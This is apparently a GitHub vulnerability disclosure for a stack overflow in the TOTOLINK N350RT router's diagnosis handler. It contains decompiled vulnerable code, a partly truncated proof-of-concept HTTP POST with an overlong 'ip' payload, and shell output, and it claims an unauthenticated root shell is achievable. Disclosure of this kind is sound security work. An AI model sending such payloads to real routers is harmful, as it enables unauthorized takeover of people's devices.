⑂ main ▾   **vuln** / **TOTOLINK** / **N350RT** / **7** /

Darry-lang1 Add files via upload   ⋯   on Jul 26   ⟲ History

..

📁 img   4 months ago

📄 readme.md   4 months ago

☰ readme.md

TOTOLink N350RT V9.3.5u.6139_B20201216 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ：
  https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/206/ids/36.html

Product Information

TOTOLink N350RT V9.3.5u.6139_B20201216 router, the latest version of simulation overview：

NO	Name	Version	Updated	Download
1	N350RT_Firmware	V9.3.5u.5812_B20200414	2020-07-28	⊕
2	N350RT_Datasheet	Ver1.0	2020-08-09	⊕
3	N350RT_Firmware	V9.3.5u.6095_B20200916	2020-09-24	⊕
4	N350RT_Firmware	V9.3.5u.6139_B20201216	2020-12-30	⊕

Vulnerability details

```
 1 int __fastcall sub_41A494(int a1)
 2 {
 3   const char *Var; // $s2
 4   int v3; // $v0
 5   int v4; // $v0
 6   char v6[128]; // [sp+18h] [-80h] BYREF
 7
 8   memset(v6, 0, sizeof(v6));
 9   Var = (const char *)websGetVar(a1, "ip", "www.baidu.com");
10   v3 = websGetVar(a1, "num", &byte_42E318);
11   v4 = atoi(v3);
12   sprintf(v6, "ping %s -w %d &>/var/log/pingCheck", Var, v4);
13   doSystem(v6);
14   setResponse(&word_42C8AC, "reserv");
15   return 1;
16 }
```

`Var` is formatted into `v6` through sprintf function, and Var is the value of `ip` we enter.
The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 560
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setDiagnosisCfg","ip":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

The above figure shows the POC attack effect

As shown in the figure above, we can hijack PC registers.

```
BusyBox v1.24.2 (2020-12-16 11:12:53 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000          4096 Jul 21 14:44 bin
drwxrwxr-x    3 1000     1000          4096 Dec 16  2020 dev
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 etc
drwxrwxr-x    4 1000     1000          4096 Dec 16  2020 etc_ro
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 home
lrwxrwxrwx    1 1000     1000             7 Dec 16  2020 init → sbin/rc
drwxrwxr-x    3 1000     1000          4096 Dec 16  2020 lib
drwxrwxr-x    3 1000     1000          4096 Dec 16  2020 lighttp
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 media
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 mnt
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 opt
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 proc
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 sbin
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 sys
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 tmp
drwxrwxr-x    7 1000     1000          4096 Dec 16  2020 usr
drwxrwxr-x    2 1000     1000          4096 Dec 16  2020 var
drwxrwxr-x    9 1000     1000          4096 Dec 16  2020 www
/ #
```

Finally, you can write exp to get a stable root shell without authorization.